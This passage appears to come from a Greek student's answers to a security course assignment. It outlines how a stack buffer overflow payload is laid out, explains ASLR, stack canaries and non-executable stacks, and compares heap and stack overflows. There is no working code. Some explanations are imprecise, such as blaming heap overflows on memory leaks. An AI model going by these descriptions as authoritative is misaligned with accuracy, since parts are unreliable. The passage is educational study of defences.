Θα χρησιμοποιήσουμε ολόκληρη την χωρητικότητα του buffer, 100 bytes. Η διεύθυνση επιστροφής θα βρίσκεται 8 bytes από το τέλος του buffer. Ο κώδικας του προγράμματος μας θα μπει στην αρχή της συμβολοσειράς εξαιτίας του ότι δεν ξέρουμε την τιμή του X και το μέγεθος του buffer. Στο τέλος της, θα βρίσκεται η διεύθυνση επιστροφής.

3.5

ASLR: Το ASLR αλλάζει τη θέση των κατευθυντήριων δομών και του εκτελέσιμου κώδικα σε κάθε εκτέλεση του προγράμματος. Ο τρόπος λειτουργίας του ASLR είναι η τυχαία μετακίνηση των διευθύνσεων μνήμης κατά την εκκίνηση του προγράμματος.

Stack guard: Μια τυχαία τιμή αποθηκεύεται σε μια τοπική μεταβλητή (δηλαδή μέσα στο stack) και παράλληλα φυλάσσεται σε μια άλλη θέση στη μνήμη (όχι στο stack). Η τιμή αυτή ελέγχεται και εάν έχει μεταβληθεί σημαίνει ότι έγινε υπερχείλιση, οπότε η εκτέλεση σταματάει και το πρόγραμμα σταματάει χωρίς η συνάρτηση να επιστρέψει.

Non-executable stack: Η περιοχή του stack όπου αποθηκεύονται τα δεδομένα δεν επιτρέπεται να εκτελεστεί ως κώδικας. Αυτό καθιστά πιο δύσκολη την εκτέλεση κώδικα που ενσωματώνεται σε μια επίθεση buffer overflow, καθώς ο κακόβουλος κώδικας πρέπει να βρίσκεται σε άλλη περιοχή της μνήμης που επιτρέπεται η εκτέλεσή του.

Ερώτηση 4: Πρόβλημα υπερχείλισης στον σωρό (heap overflow).

4.1

Το Heap Overflow συμβαίνει όταν ένα πρόγραμμα γράφει εκτός των ορίων του χώρου δεδομένων που έχει δεσμευτεί για το heap. Οι κύριες αιτίες του heap overflow περιλαμβάνουν τη διαρροή μνήμης (memory leak), την κακή διαχείριση μνήμης, ή την κατάχρηση των δυνατοτήτων της δυναμικής δέσμευσης μνήμης.

Δέσμευση Μνήμης: Ο buffer overflow συμβαίνει συνήθως σε πίνακες που έχουν δεσμευτεί στο stack ή στην ενεργή μνήμη του προγράμματος. Αντίθετα, το heap overflow συμβαίνει όταν δεσμεύεται μνήμη δυναμικά κατά τον χρόνο εκτέλεσης στην περιοχή του heap.

Επιπτώσεις: Το heap overflow μπορεί να έχει πιο σοβαρές επιπτώσεις από το buffer overflow, καθώς οι περιοχές του heap συνήθως περιέχουν πιο ευαίσθητα δεδομένα, όπως δομές δεδομένων, δείκτες σε σημαντικές δομές και αντικείμενα, κ.λπ.

Παραπομπές:

(hamsa)

(wikipedia)